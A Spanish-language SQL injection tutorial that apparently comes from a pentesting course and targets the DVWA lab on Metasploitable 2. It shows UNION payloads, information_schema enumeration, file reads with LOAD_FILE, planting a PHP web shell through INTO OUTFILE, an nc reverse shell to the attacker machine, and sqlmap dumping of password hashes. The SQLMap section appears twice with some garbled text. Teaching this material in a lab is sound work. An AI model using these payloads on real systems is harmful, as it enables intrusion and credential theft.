En la consulta anterior, en lugar de especificar columnas específicas de dos tablas, estoy especificando un valor **null** en la posición de la primera columna y una función de SQL en la segunda posición para que coincida con el número de columnas del primer conjunto de datos. El valor **null** a menudo se puede utilizar como un "marcador de posición", es válido en lugar de adivinar el tipo de dato de la posición y proporcionar valores de ese tipo de dato. La función **version()** en SQL muestra el número de versión del servidor MySQL.

En MySQL, el valor de hashtag (#) se utiliza como delimitador de comentario de línea de código (para comentar código). En SQL estándar, el delimitador de comentario es - (doble guion). Con el delimitador de comentario, todo el código de la consulta de SQL que sigue después del delimitador es considerado como comentario, es decir, no se ejecutará como parte de la consulta.

comentario, es decir, no se ejecutará como parte de la consulta.

Vulnerability: SQL Injection

User ID:

ID: 0' OR 1=1 UNION SELECT null, version() #
First name: admin
Surname: admin

ID: 0' OR 1=1 UNION SELECT null, version() #
First name: Gordon
Surname: Brown

ID: 0' OR 1=1 UNION SELECT null, version() #
First name: Hack
Surname: Me

ID: 0' OR 1=1 UNION SELECT null, version() #
First name: Pablo
Surname: Picasso

ID: 0' OR 1=1 UNION SELECT null, version() #
First name: Bob
Surname: Smith

ID: 0' OR 1=1 UNION SELECT null, version() #
First name:
Surname: 5.0.51a-3ubuntu5

More info

Las primeras cinco filas contienen los datos de la tabla Users (primer conjunto de datos) y la última fila contiene el valor **null** y el número de versión de MySQL (segundo conjunto de datos).

La siguiente consulta devolverá el usuario actual que ejecuta el servidor MySQL y el nombre de la base de datos actual:

0' or 1=1 UNION SELECT user(), database() #

La línea de código tendría el siguiente aspecto:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '0' OR  
1=1 UNION SELECT user(), database() #";
```

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 0' OR 1=1 UNION SELECT user(), database() #
First name: admin
Surname: admin

ID: 0' OR 1=1 UNION SELECT user(), database() #
First name: Gordon
Surname: Brown

ID: 0' OR 1=1 UNION SELECT user(), database() #
First name: Hack
Surname: Me

ID: 0' OR 1=1 UNION SELECT user(), database() #
First name: Pablo
Surname: Picasso

ID: 0' OR 1=1 UNION SELECT user(), database() #
First name: Bob
Surname: Smith

ID: 0' OR 1=1 UNION SELECT user(), database() #
First name: root@localhost
Surname: dwva
```

También puedes usar una o más de las siguientes funciones para recuperar información sobre la base de datos, SQL Server y tablas:

- @@hostname : Nombre de host actual
- @@tmpdir : Directorio tmp
- @@datadir : Directorio de datos
- @@version : Versión de DB
- @@basedir : Directorio base
- user() : Usuario actual
- database() : Base de datos actual
- version() : Versión
- schema() : base de datos actual
- UUID() : Clave UUID del sistema
- current_user() : Usuario actual

Todas las funciones se pueden utilizar exactamente de la misma manera que hemos utilizado las funciones version(), user() y database() en los ejemplos anteriores.

Información desde Otras Bases de Datos

La instrucción UNION también se puede utilizar para recuperar datos de otras bases de datos y tablas. Antes de que podamos hacer esto, necesitamos saber qué otras bases de datos están disponibles en el servidor y qué tablas contienen para que podamos hacer referencia a ellas correctamente en las consultas. Esta información se puede obtener consultando la base de datos **information_schema**. **Information_schema** es una base de datos dentro de cada instancia de MySQL, almacena información sobre todas las demás bases de datos que mantiene el servidor MySQL. Otros términos que a veces se utilizan para esta información son diccionario de datos.

Information_schema contiene varias tablas relacionadas con diferentes tipos de metadatos. Por ejemplo la tabla *columns* que contiene metadatos de las columnas de una tabla. A esta tabla se hace referencia con el argumento **information_schema.columns**. En la siguiente URL puedes encontrar información de las diferentes tablas en la base de datos **information_schema**:

<https://dev.mysql.com/doc/refman/8.0/en/information-schema-table-reference.html>

Regresemos a DVWA. Utilizando el campo User ID en la página *SQL Injection* vamos a recuperar una lista de tablas junto con el nombre de la base de datos a la que pertenecen de todas las bases de datos que se ejecutan en el servidor. Para esto, vamos a utilizar los siguientes dos campos dentro de la tabla **tables** de **information_schema**:

- **table_schema**: Define el nombre de la base de datos a la que pertenece una tabla.
- **table_name**: Nombre de la tabla.

URL: <https://dev.mysql.com/doc/refman/8.0/en/information-schema-tables-table.html>

Vamos a enviar el siguiente *payload* en el campo User ID:

```
0' or 0=0 UNION SELECT table_schema, table_name from information_schema.tables #
```

```
ID: 0' or 0=0 UNION SELECT table_schema, table_name from information_schema.tables #
First name: tikiwiki195
Surname: tiki_userfiles

ID: 0' or 0=0 UNION SELECT table_schema, table_name from information_schema.tables #
First name: tikiwiki195
Surname: tiki_userpoints

ID: 0' or 0=0 UNION SELECT table_schema, table_name from information_schema.tables #
First name: tikiwiki195
Surname: tiki_users

ID: 0' or 0=0 UNION SELECT table_schema, table_name from information_schema.tables #
First name: tikiwiki195
Surname: tiki_users_score
```

El conjunto de resultados contiene una larga lista de tablas (incluido el nombre de la base de datos que contiene a la tabla).

Ya teniendo el conocimiento previo sobre las bases de datos y sus tablas, el siguiente paso sería enumerar todas las columnas de las diferentes tablas. En este ejemplo nos concentraremos en las columnas de una tabla que se llama **tiki_users** en la base de datos **tikiwiki195**. Aún mejor sería si pudiéramos combinar el nombre de la tabla con el nombre de la columna para que podamos ver qué columna pertenece a qué tabla.

El siguiente *payload* generará un conjunto de resultados que contiene información de tabla y columna:

```
0' or 0=0 UNION SELECT table_schema,concat(table_name,char(58),column_name) from
information_schema.columns #
```

La función `concat()` utilizada en el *payload* anterior devuelve el campo `table_name`, dos puntos (`:`) (representado por el carácter ASCII 58) y el campo `column_name` en un solo campo (en SQL la función `concat()` concatena o une varias cadenas de caracteres).

La imagen siguiente muestra algunos nombres de columna interesantes como user y password de la tabla `tiki_users` en la base de datos llamada `tikiwiki`:

```
ID: 0' or 0=0 UNION SELECT table_schema,concat(table_name,char(58),column_name) from information_schema.columns #
First name: tikiwiki
Surname: tiki users:voted

ID: 0' or 0=0 UNION SELECT table_schema,concat(table_name,char(58),column_name) from information_schema.columns #
First name: tikiwiki
Surname: tiki_users:username

ID: 0' or 0=0 UNION SELECT table_schema,concat(table_name,char(58),column_name) from information_schema.columns #
First name: tikiwiki
Surname: tiki_users:password

ID: 0' or 0=0 UNION SELECT table_schema,concat(table_name,char(58),column_name) from information_schema.columns #
First name: tikiwiki
Surname: tiki_users:email
```

Con

esta información deberíamos poder modificar fácilmente la consulta de SQL para mostrar los valores en las columnas user y password de la tabla `tiki_users` en la base de datos llamada `tikiwiki`:

`0' or 0=0 UNION SELECT user, password from tikiwiki.tiki_users #`

Como puedes observar en la imagen siguiente, el conjunto de resultados muestra (al final) al usuario **TheHackingAcademy** y su contraseña; información almacenada en la tabla `tiki_users` en la base de datos llamada `tikiwiki`.

Vulnerability: SQL Injection

User ID:

Submit

`ID: 0' or 0=0 UNION SELECT user, password from tikiwiki.tiki_users #`
First name: admin
Surname: admin

`ID: 0' or 0=0 UNION SELECT user, password from tikiwiki.tiki_users #`
First name: Gordon
Surname: Brown

`ID: 0' or 0=0 UNION SELECT user, password from tikiwiki.tiki_users #`
First name: Hack
Surname: Me

`ID: 0' or 0=0 UNION SELECT user, password from tikiwiki.tiki_users #`
First name: Pablo
Surname: Picasso

`ID: 0' or 0=0 UNION SELECT user, password from tikiwiki.tiki_users #`
First name: Bob
Surname: Smith

`ID: 0' or 0=0 UNION SELECT user, password from tikiwiki.tiki_users #`
First name: TheHackingAcademy
Surname: RE0ting!!

En este ejemplo recuperamos cierta información confidencial de un usuario, incluida su contraseña, desde una tabla diferente mediante el operador UNION. Enumeramos las bases de datos, tablas y columnas consultando la base de datos `information_schema`. También demostramos el impacto potencial de una vulnerabilidad SQLi en una aplicación web y cómo, incluso si la aplicación web vulnerable no contiene ningún dato confidencial, otras bases de datos en el servidor SQL si lo pueden tener.

De SQLi al Sistema de Archivos

En circunstancias específicas, podemos explotar las vulnerabilidades de SQLi para interactuar con el sistema de archivos subyacente en el target. MySQL tiene varias funciones que podemos usar para leer y escribir archivos en el sistema de archivos local. En las siguientes secciones veremos la función `LOAD_FILE` para leer archivos locales y la función `OUTFILE` para escribir archivos en el sistema de archivos local.

Función LOAD_FILE

Con la función `LOAD_FILE()` de MySQL podemos leer archivos en el sistema de archivos local. Esta función toma un archivo como argumento y devuelve el contenido del archivo como string a la aplicación web.

La siguiente consulta SQL leerá el contenido del archivo `cuentas.txt`:

`SELECT * LOAD_FILE('/home/usuario1/cuentas.txt');`

Ahora, intentemos incluir el archivo `/etc/passwd` a través de la aplicación web DVWA en Metasploitable 2 ingresando el siguiente *payload* en el campo User ID de la página *SQL Injection*:

`0' UNION SELECT null, LOAD_FILE('/etc/passwd') #`

Vulnerability: SQL Injection

User ID:

LOAD_FILE('/etc/passwd') # Submit

`ID: 0' UNION SELECT null, LOAD_FILE('/etc/passwd') #`
First name:
Surname: root:x:0:root:/root:/bin/bash
daemon:x:1:1daemon:/usr/sbin:/bin/sh
bin:x:2:2bin:/bin:/bin/sh
sys:x:3:3sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7lp:/var/spool/lpd:/bin/sh
mail:x:8:8mail:/var/mail:/bin/sh
news:x:9:9news:/var/spool/news:/bin/sh
uucp:x:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13proxy:/bin:/bin/sh
www-data:x:33:33www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailman List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false

La línea de código tendría el siguiente aspecto:

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '0' UNION SELECT null, LOAD_FILE('/etc/passwd') #'";
```

Función OUTFILE

Con la función `OUTFILE` podemos escribir en un archivo del sistema de archivos local. Debido a esto, podemos escribir alguna web shell en un directorio de la aplicación en el servidor web y ejecutarlo con un navegador web.

Con la siguiente consulta SQL podemos generar un script en PHP en la aplicación DVWA (campo *User ID* de la página *SQL Injection*):

```
0' UNION SELECT '<?php phpinfo();?>', null INTO OUTFILE  
'/var/www/dvwa/script.php' #
```

Vulnerability: SQL Injection

User ID:
`:/var/www/dvwa/script.php' #` Submit

More info

La aplicación ejecutará la consulta SQL y creará el archivo PHP en el directorio **/dvwa/** del servidor web. También te mandará un mensaje diciendo que el archivo ya existe, por el momento ignora el mensaje. El archivo no existía y se ha creado correctamente.



Ahora, ve a la URL agregando el nombre del archivo que acabas de crear: [http://\[ip\]/dvwa/script.php](http://[ip]/dvwa/script.php)



PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini

Con esto podemos confirmar que el archivo se creó correctamente y se puede ejecutar un script en PHP. Ahora intentemos con el código de una *web shell* en código PHP:

1. <?php
2. echo shell_exec(\$_GET['cmd']);
3. ?>

El payload sería el siguiente:

```
0' UNION SELECT '<?php echo shell_exec($_GET['cmd']); ?>', null INTO OUTFILE  
'/var/www/dvwa/wsh.php' #
```

Vulnerability: SQL Injection

User ID:
`.E /var/www/dvwa/wsh.php' #` Submit


Ya que se haya cargado el archivo, nos dirigimos a la URL e ingresamos algún comando en el parámetro **cmd**:

192.168.132.132/dvwa/wsh.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data) N

Con esta *web shell* totalmente funcional podemos cargar archivos al *target* con *wget* o iniciar una *shell* de reversa hacia la máquina atacante, por ejemplo:

nc <ip> <puerto_escucha> -e /bin/bash



192.168.132.132/dvwa/wsh.php?cmd=nc%20192.168.132.115%205555%20-e%20/bin/bash

kali@kali: ~

[kali@kali: ~] -[~/.opt]

[*] nc -lvp 5555

listening on [any] 5555 ...

connect to [192.168.132.115] from [UNKNOWN] [192.168.132.132] 48474

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

SQLMap

Ahora que ya sabes cómo funcionan las vulnerabilidades de SQLi y cómo explotarlas desde un navegador, veamos cómo hacerlo de manera automatizada con SQLMap. SQLMap es una herramienta para *pentesting* de código abierto que automatiza la explotación de vulnerabilidades de SQLi. SQLMap detecta el sistema de administración de bases de datos (DBMS) y le hace varias pruebas de vulnerabilidades de SQLi. Cuando SQLMap detecta una vulnerabilidad de SQLi en un parámetro, SQLMap puede explotarlo automáticamente para obtener todo el contenido de la base de datos, acceder al sistema de archivos subyacente, interactuar con el sistema de archivos local o incluso generar una *shell* en el sistema operativo. SQLMap admite una amplia gama de DBMSs como MySQL, PostgreSQL, Microsoft SQL Server, Oracle y muchos más.

En la siguiente sección te voy a mostrar cómo utilizar SQLMap en la aplicación DVWA.

Prueba Autenticada en DVWA

En esta sección, probaremos la aplicación DVWA en modo de seguridad low nuevamente para vulnerabilidades de SQLi. Si bien esto puede parecer un target fácil, se nos presentan algunos desafíos al principio. Por ejemplo, la página que contiene el parámetro vulnerable a SQLi reside en un área autenticada de la aplicación DVWA además de la configuración del modo de seguridad que por defecto es alta (high). Simplemente ejecutar SQLMap con una URL vulnerable no funcionará.

Al autenticarnos a la aplicación DVWA (y cambiar el nivel de seguridad a *low*) se generará una cookie con un ID de sesión PHP autenticada (valor de cookie PHPSESSID) que podemos pasar a SQLMap (junto con la configuración del nivel de seguridad) para realizar solicitudes autenticadas a la aplicación web DVWA. Podemos usar las herramientas de desarrollo en Firefox (presiona F12 en Firefox) para recuperar los valores de las cookies:

The screenshot shows the Firefox developer tools Network tab. A cookie named "PHPSESSID" is selected. Its value is "84a9b1a8b1b5b4e53165187133fa3d". Other details shown include the domain (192.168.132.132), path (/), session expiration, and security settings.

Con esta misma herramienta podemos sacar la sintaxis de la solicitud HTTP que tiene el parámetro vulnerable de SQLi. Para esto, damos clic en la pestaña llamada *Network*, estando ahí ingresamos un valor en el campo *User ID* de la página *SQL Injection* y das clic en el botón *Submit*:

The screenshot shows the DVWA SQL Injection page. The "User ID" field contains "1 OR 1". Below it, the error message "1 OR 1 FIRST name: admin Surname: admin" is displayed. The "Submit" button is visible. The browser's Network tab shows a POST request to "http://192.168.132.132/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#". The response status is 200 OK. The response body includes the error message and some HTML code.

Ahora que tenemos la URL con el parámetro vulnerable, el ID de sesión autenticada y la configuración del modo de seguridad, podemos pasarlo a SQLMap utilizando la opción **-u** para la URL y **--cookie** para la cookie de la siguiente manera:

```
sqlmap -u "http://<ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=..." --batch --banner
```

Las opciones **--batch** y **--banner** tienen la siguiente función:

- **--batch**: Ejecuta SQLMap con opciones predeterminadas sin interrupciones que requieran la entrada de datos (no interactivo).
- **--banner**: Intenta obtener el banner del DBMS.

```
[root@kali] ~] $ sqlmap -u "http://192.168.132.132/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=84a9b1a8b1b5b4e53165187133fa3d" --batch --banner
[*] starting at 18:36:24 /2022-03-11
[18:36:24] [INFO] resuming back-end DBMS 'mysql'
[18:36:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

Con el resultado del comando recién ejecutado podemos ver que el parámetro `id` parece ser vulnerable a SQLi y el DBMS es una versión antigua de MySQL.

```
sqlmap resumed the following injection point(s) from stored session:  
  
Parameter: id (GET)  
  Type: boolean-based blind  
  Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (NOT - MySQL comment)  
  Payload: id=1' OR NOT 3871#&Submit=Submit  
  
  Type: error-based  
  Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
  Payload: id=1' AND ROW(5A16,871)>(SELECT COUNT(*),CONCAT(0x7176787871,(SELECT (ELT(5A16=5A16,1))),0x7171716  
b71,FLOOR(RAND(0)*2)x FROM (SELECT 9056 UNION SELECT 3201 UNION SELECT 7435 UNION SELECT 4671)a GROUP BY x)-- r  
fqt&Submit=Submit  
  
  Type: time-based blind  
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
  Payload: id=1' AND (SELECT 8763 FROM (SELECT(SLEEP(5))SVqC)-- AWKg&Submit=Submit  
  
  Type: UNION query  
  Title: MySQL UNION query (NULL) - 2 columns  
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176787871,0x52426f52416a7b4b4643796b7866735a4e555a7356426b7a7  
27a5851726d45475a59507073437154,0x717176b71)#&Submit=Submit  
  
[18:43:00] [INFO] the back-end DBMS is MySQL  
[18:43:02] [INFO] fetching banner  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS operating system: Linux Ubuntu  
back-end DBMS: MySQL 5  
banner: 5.0.51a-3ubuntu5  
[18:43:02] [INFO] fetched data logged to text files under /home/kali/.local/share/sqlmap/output/192.168.132.132
```

Ahora que conocemos el DBMS, también podemos pasar esto como parámetro (`--dbms="MySQL 5"`) a SQLMap para acelerar las pruebas:

Enumeración del DBMS

SQLMap ha identificado positivamente que el parámetro `id` es vulnerable a SQLi. Por lo tanto, podemos continuar con la enumeración del servidor de base de datos para recuperar datos como tablas, columnas, usuarios y contenido de tabla. Para ver las opciones de enumeración que SQLMap dirígete a la parte de *Enumeration* en la ayuda:

```
Enumeration:  
These options can be used to enumerate the back-end database  
management system information, structure and data contained in the  
tables  
  
-a, --all          Retrieve everything  
-b, --banner        Retrieve DBMS banner  
--current-user     Retrieve DBMS current user  
--current-db       Retrieve DBMS current database  
--passwords        Enumerate DBMS users password hashes  
--tables           Enumerate DBMS database tables  
--columns          Enumerate DBMS database table columns  
--schema           Enumerate DBMS schema  
--dump             Dump DBMS database table entries  
--dump-all         Dump all DBMS databases tables entries  
-D DB              DBMS database to enumerate  
-T TBL             DBMS database table(s) to enumerate  
-C COL             DBMS database table column(s) to enumerate
```

Ejecutemos el siguiente comando para recuperar una lista de bases de datos del servidor de bases de datos:

```
sqlmap -u "http://<ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie  
"security=low; PHPSESSID=.." --batch --banner --dbms="MySQL 5" --dbs
```

SQLMap

Ahora que ya sabes cómo funcionan las vulnerabilidades de SQLi y cómo explotarlas desde un navegador, veamos cómo hacerlo de manera automatizada con SQLMap. SQLMap es una herramienta para *pentesting* de código abierto que automatiza la explotación de vulnerabilidades de SQLi. SQLMap detecta el sistema de administración de bases de datos (DBMS) y le hace varias pruebas de vulnerabilidades de SQLi. Cuando SQLmap detecta una vulnerabilidad de SQLi en un parámetro, SQLMap puede explotarlo automáticamente para obtener todo el contenido de la base de datos, acceder al sistema de archivos subyacente, interactuar con el sistema de archivos local o incluso generar una *shell* en el sistema operativo. SQLMap admite una amplia gama de DBMSs como MySQL, PostgreSQL, Microsoft SQL Server, Oracle y muchos más.

En la siguiente sección te voy a mostrar cómo utilizar SQLMap en la aplicación DVWA.

Prueba Autenticada en DVWA

En esta sección, probaremos la aplicación DVWA en modo de seguridad *low* nuevamente para vulnerabilidades de SQLi. Si bien esto puede parecer un *target* fácil, se nos presentan algunos desafíos al principio. Por ejemplo, la página que contiene el parámetro vulnerable a SQLi reside en un área autenticada de la aplicación DVWA además de la configuración del modo de seguridad que por defecto es alta (*high*). Simplemente ejecutar SQLMap con una URL vulnerable no funcionará.

Al autenticarnos a la aplicación DVWA (y cambiar el nivel de seguridad a *low*) se generará una cookie con un ID de sesión PHP autenticada (valor de cookie `PHPSESSID`) que podemos pasar a SQLMap (junto con la configuración del nivel de seguridad) para realizar solicitudes autenticadas a la aplicación web DVWA. Podemos usar las herramientas de desarrollo en Firefox (presiona F12 en Firefox) para recuperar los valores de las *cookies*:



Name	Value	Domain	Path	Expires/Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	e1cfe34eff770ba2a7b17e98fb8fb8fb	192.168.132.132	/	Session	41	false	false	None	Sat, 18 Feb 2023 15:18:10

Con esta misma herramienta podemos sacar la sintaxis de la solicitud HTTP que tiene el parámetro vulnerable de SQLi. Para esto, damos clic en la pestaña llamada *Network*, estando ahí ingresamos un valor en el campo *User ID* de la página *SQL Injection* y das clic en el botón *Submit*:

Ahora que tenemos la URL con el parámetro vulnerable, el ID de sesión autenticada y la configuración del modo de seguridad, podemos pasarlo a SQLMap utilizando la opción `-u` para la URL y `--cookie` para la cookie de la siguiente manera:

```
sqlmap -u "http://<ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie
"security=low; PHPSESSID=.." --batch --banner
```

Las opciones `--batch` y `--banner` tienen la siguiente función:

- `--batch`: Ejecuta SQLMap con opciones predeterminadas sin interrupciones que requieran la entrada de datos (no interactivo).
- `--banner`: Intenta obtener el banner del DBMS.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.132.132/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=84a91a8b165dba4e531f6117133fa3d" --batch --banner
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is t
he end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liab
ility and are not responsible for any misuse or damage caused by this program
[*] starting @ 18:36:24 /2022-03-11

[18:36:24] [INFO] resuming back-end DBMS 'mysql'
[18:36:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

Con el resultado del comando recién ejecutado podemos ver que el parámetro `id` parece ser vulnerable a SQLi y el DBMS es una versión antigua de MySQL.

```
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT ~ MySQL comment)
Payload: id=1' OR NOT 3871#&Submit=Submit

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(5416,8771)>(SELECT COUNT(*),CONCAT(0x7176787871,(SELECT (ELT(5416=5416,1))),0x7171716
871,FLOOR(RAND(0)*2))x FROM (SELECT 9056 UNION SELECT 3201 UNION SELECT 7435 UNION SELECT 4671)a GROUP BY x)-- r
fqte6Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8763 FROM (SELECT(SLEEP(5)))SVqC)-- ANKg65Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176787871,0x52426f52416a764b4643796b7866735a4e555a7356426b7a7
27a5851726d45475a59507073437154,0x7171716b71#&Submit=Submit

[18:43:02] [INFO] the back-end DBMS is MySQL
[18:43:02] [INFO] fetching banner
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 5
banner: 5.0.51a-3ubuntu5
[18:43:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.132.132'
```

Ahora que conocemos el DBMS, también podemos pasar esto como parámetro (`--dbms="MySQL 5"`) a SQLMap para acelerar las pruebas:

Enumeración del DBMS

SQLMap ha identificado positivamente que el parámetro `id` es vulnerable a SQLi. Por lo tanto, podemos continuar con la enumeración del servidor de base de datos para recuperar datos como tablas, columnas, usuarios y contenido de tabla. Para ver las opciones de enumeración que SQLMap dirígete a la parte de *Enumeration* en la ayuda:

Enumeration: These options can be used to enumerate the back-end database management system information, structure and data contained in the tables	<code>-a, --all</code> Retrieve everything <code>-b, --banner</code> Retrieve DBMS banner <code>--current-user</code> Retrieve DBMS current user <code>--current-db</code> Retrieve DBMS current database <code>--passwords</code> Enumerate DBMS users password hashes <code>--tables</code> Enumerate DBMS database tables <code>--columns</code> Enumerate DBMS database table columns <code>--schema</code> Enumerate DBMS schema <code>--dump</code> Dump DBMS database table entries <code>--dump-all</code> Dump all DBMS databases tables entries <code>-D DB</code> DBMS database to enumerate <code>-T TBL</code> DBMS database table(s) to enumerate <code>-C COL</code> DBMS database table column(s) to enumerate
---	--

Ejecutemos el siguiente comando para recuperar una lista de bases de datos del servidor de bases de datos:

```
sqlmap -u "http://<ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie
"security=low; PHPSESSID=.." --batch --banner --dbms="MySQL 5" --dbs
```

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.132.132/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=84a9b1a8b165d0a4e53165117133fa3d" --batch --banner --dbms="MySQL 5" --dbs
```

legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

Como podemos ver en la imagen siguiente, SQLMap recuperó una lista de bases de datos, incluida la base de datos para la aplicación DVWA.

```
[11:42:18] [INFO] Fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[11:42:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.132.132'
```

Sustituye la opción `--dbs` por `--current-db` en el comando anterior para ver la base de datos actual:


```
sqlmap -u "http://<ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=.." --batch --banner --dbms="MySQL 5" --current-db
[11:42:33] [INFO] fetching current database
current database: 'dvwa'
[18:52:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.132.132'
```

Sustituye la opción `--current-db` por `--tables` al comando anterior podemos recuperar las tablas de todas las bases de datos:

```
sqlmap -u "http://<ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=.." --batch --banner --dbms="MySQL 5" --tables
```

```
[11:47:40] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195'
[11:47:40] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[17 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| KEY_COLUMN_USAGE
| PROFILING
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| STATISTICS
| TABLES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_PRIVILEGES
| VIEWS
+-----+
```

La imagen siguiente muestra las tablas de la base de datos DVWA:



Con la opción `--current-db` y `--columns` podemos enumerar las columnas de la base de datos actual para comprender mejor qué datos se almacenan en las tablas de esa base de datos (a este momento ya no son necesarias las opciones `--banner` y `--tables`; puedes quitarlas del comando):

```
sqlmap -u "http://<ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=.." --batch --dbms="MySQL 5" --current-db --columns
```



Como puedes observar en la imagen anterior, la tabla `users` puede contener información interesante como nombres de usuario y contraseñas. Vacíemos esta tabla para ver su contenido quitando la opción `--columns` y agregando las opciones `--dump` y `-T` seguido del nombre de la tabla con el siguiente comando:

```
sqlmap -u "http://<ip>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=.." --batch --dbms="MySQL 5" --current-db --dump -T users
```

Database: dvwa					
Table: users					
[5 entries]					
user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.25.132/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d1b6527ebe02e799 (password)	admin	admin
